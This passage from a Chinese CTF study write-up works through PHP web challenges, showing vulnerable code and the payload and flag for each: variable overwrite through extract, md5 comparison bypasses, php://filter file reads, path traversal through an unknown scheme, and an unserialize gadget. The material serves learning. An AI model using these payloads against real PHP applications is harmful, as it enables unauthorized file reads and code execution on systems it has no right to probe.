        echo '再try一try!';
    }
}else{
    echo 'easy_php~';
}
```

payload:`?str=1zkaq`

flag:`zkaq-Go_StRpOs_oD`

WEB-Easy_Extract（考点：extract函数）

描述：一道很简单的题目

？传送门？

```php
<?php
error_reporting(0);
show_source('./index.php');
include('./flag.php');
$auth = 100;
extract($_GET);
if(isset($_GET)){
    if($auth == 1000){
        echo $flag;
    }else{
        echo 'Hello,World!';
    }
}else{
    echo '你倒是输入点东西...';
}
?>
```

> *extract() 函数从数组中将变量导入到当前的符号表。*
>
> *该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。*

> *第二个参数 type 用于指定当某个变量已经存在，而数组中又有同名元素时，extract() 函数如何对待这样的冲突。*
>
> *该函数返回成功导入到符号表中的变量数目。*

payload: `?auth=1000`,直接覆盖原来的变量。

flag: `zkaq-ExtRaCt_G_Ood`

WEB-Easy_Extract-2（考点：extract函数）

提示：目录下有个txt文件哦

描述：这题比上一题稍难一点，但也算简单了
? 传送门 ?

```
<?php
error_reporting(0);
show_source('./index.php');
include('./flag.php');
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
//目录下有个txt文件哦
} ?>
```

根据提示，尝试访问flag.txt,内容为`flags`

payload: `?fn=flag.txt&&ac=flags`

得到flag：`zkaq-ExtRaCt_G_Ood`

WEB-JSON_DECODE（考点：json_decode函数）

描述：突破点在 json_decode($num) 哦
点击做题：
? 传送门 ?

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$num  = $_GET['num'];
if(!isset($num)||(strlen($num)==0)) die("no");
    $b=json_decode($num);
    if($y = $b === NULL){
    if($y === true){
        echo file_get_contents('../flag');
        }
    }else{
        die('no');
    }
```

首先看代码，可以看到，如果没给变量num赋值，或者变量num的长度为0，就会直接die掉
那么肯定是得给num传点东西的，然后继续往下走，变量b等于json_decode($num)，然后$y = $b === NULL，最后是 变量y全等于TRUE，才能拿到flag
也就是说，我们要让 $b === NULL 返回TRUE，这样 $y 才会等于TRUE，所以我们要让json_decode函数返回NULL，但我们并不能不给num变量赋值
所以我们就要另辟蹊径了，这里有几种方法， num=NULL 或者 num=%20（get传参才行）或者 num=（一个空格，可以burp抓包改）

payload: `num=NULL || num=%20 || num= （空格）`

flag: `zkaq-NulL_nULl`

WEB-文件？（考点：is_file+highlight_file）

提示：考察点：php伪协议绕过is_file+highlight_file对于php伪协议的使用

描述：怎样才能is_file检测不是文件，但是highlight_file认为是文件呢?

? 传送门 ?

参考：

```
is_file – 判断给定文件名是否为一个正常的文件
is_file ( string $filename ) : bool
我们的目的是不能让is_file检测出是文件，并且 highlight_file可以识别为文件。这时候可以利用php伪协议。
可以直接用不带任何过滤器的filter伪协议
file=php://filter/resource=flag.php
也可以用一些没有过滤掉的编码方式和转换方式
file=php://filter/read=convert.quoted-printable-encode/resource=flag.php
file=compress.zlib://flag.php
还有一些其他的，可以参考：https://www.php.net/manual/zh/mbstring.supported-encodings.php
```

常规漏洞04文件包含使用伪协议fileinputdatazip协议getshell

payload：`?file=php://filter/resource=flag.php`

flag: `zkaq-G_O_od_FilTer`

WEB-MD5()（考点：MD5函数绕过）

描述：一道简单的md5函数饶过
点击做题：
？传送门？

```
<?php
error_reporting(0);
include('flag.php');
show_source('./index.php');
$num = $_GET['num'];
if(isset($num)){
    if($num !== '0'){
        if(md5($num) == False){
            echo $flag;
        }else{
            echo 'no_flag';
        }
    }else{
        echo '不能为0';
    }
}else{
    echo '你倒是输入点东西啊!!!';
}
?>
```

参考：『CTF Tricks』PHP-绕过md5()

使用数组让返回值为null，即false

payload: `?num[]=1`

flag: `zkaq-faLsE_G_O_od`

WEB-数组KEY溢出（考点：PHP数组key溢出）

提示：通过PHP创建关联数组的时候，键值Key如果是数值型（可通过is_numeric()判断） 则会在int有效范围内被自动转换为int型，如果超过int有效范围就会有问题，这就涉及到数组键值Key作为int型时的有效范围判断。

描述：本题的考点是数组key溢出
点击做题：
？传送门？

```
<?php
error_reporting(0);
highlight_file(__FILE__);
$a = $_GET['a'];
if($array[++$a]=1){
    if($array[]=1){
        echo "nonono";
}else{
        echo file_get_contents('../flag');
    }
}
```

参考：

PHP的int型数据取值范围，与操作系统相关，32位系统上为2的31次方，即-2147483648到2147483647，64位系统上为2的63次方，即-9223372036854775808到9223372036854775807。
一般来说，我们往数组里插入一个值是可以正常插入的，当我们的数组下标key足够大的时候，9223372036854775807，这个时候想要再往里面插入元素，就会报错
而这一点正是这道题最内层if语句的考点
这时候往里a传参9223372036854775806，要比上面提到的那个数字小1
因为题目是++$a，先加上1，变成9223372036854775807，然后执行最内层的if时，因为没有地方可以开数组了，就返回NULL，即false，这样一来就可以执行else里的语句

”提前占满空间，然后返回false“

payloa:`?a=9223372036854775806`

flag:`zkaq-intLimit_G_Ood`

WEB-不存在的伪协议头（考点：不存在协议头目录穿越）

提示：当PHP的 file_get_contents() 函数在遇到不认识的伪协议头时候会将伪协议头当做文件夹

描述：必须以http开头，又要获取flag，怎么办呢?
? 传送门 ?

参考：SSRF漏洞

根据提示：当PHP的 file_get_contents() 函数在遇到不认识的伪协议头时候会将伪协议头当做文件夹，造成目录穿越漏洞，这时候只需不断往上跳转目录即可读到根目录的文件。此处限制我们只能读http开头的路径，但利用这个特性我们可以构造：

payload：`?a=httpssss://../../../../flag`

flag:`zkaq-http_G_Ood`

WEB-反序列化（考点：反序列化）

提示：没思路的话，不如F12看看源码?

描述：一道反序列化题~
点击做题：
? 传送门 ?

```
<!-- GET:  ?source=   -->
```

访问发现只有一个时间，F12查看源码发现，GET: ?source= ，尝试get传参source，出现源码

```
<?php
error_reporting(0);
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = "Y-m-d h:i:s";
        $this->b = "date";
    }
    public function __destruct(){
        $a = $this->a;
```

```
        $b = $this->b;
        echo $b($a); // !!!
    }
}
$c = new HelloPhp;
if(isset($_GET['source']))
{
    highlight_file(__FILE__);
    die(0);
}

$ppp = unserialize($_GET["data"]);
?>
```

尝试访问flag.php,文件存在。

```
<?php
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = 'flag.php';
        $this->b = "highlight_file";
    }
}
$abc=new HelloPhp;
$ac=serialize($abc);
echo $ac;
```

构造payload：`?data=O:8:"HelloPhp":2:{s:1:"a";s:8:"flag.php";s:1:"b";s:14:"highlight_file";}`

flag:`zkaq-EzilairesnU`

WEB-MD5()-2（考点：MD5函数绕过）

提示：有两种方法，一种简单，一种稍难

描述：一道简单的md5函数绕过
？传送门？

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if ($_GET['a'] != $_GET['b'])
{
    if (md5($_GET['a']) == md5($_GET['b']))
        echo file_get_contents('../flag');
    else
        echo 'no';
}
```

参考：

```
常用的以0e开头的md5和原值：
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
```

payload: `?a=s878926199a&&b=s155964671a`

flag：`zkaq-md55555_G_Ood`

WEB-MD5()-3（考点：MD5函数绕过）

描述：又是一道简单的md5函数绕过

? 传送门?

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
if ($_GET['a'] != $_GET['b'])
{
    if (md5($_GET['a']) === md5($_GET['b']))
        echo file_get_contents('../flag');
    else
        echo 'no';
}
```

md5函数在传入数组以后，会报错，此时返回的就是FALSE，所以我们可以a和b都传数组这样FALSE===FALSE，那么自然就是TRUE了，所以我们传两个值不相等的数组就可以了。

payload: `?a[]=1&&b[]=2`

flag: `zkaq-mD52222222222_G_Ood`

2、比赛第一阶段练习：

> 重做一遍前面的WAF题目、日志设备NETlog配置练习，重做一遍交换机路由器的三个拓展练习

3、通过阅读做题笔记，复习以前做过的题目

4、打开网络安全视频培训网站（http://112.19.25.7:8378/），根据自己的情况学习相应章节知识。网址勿外传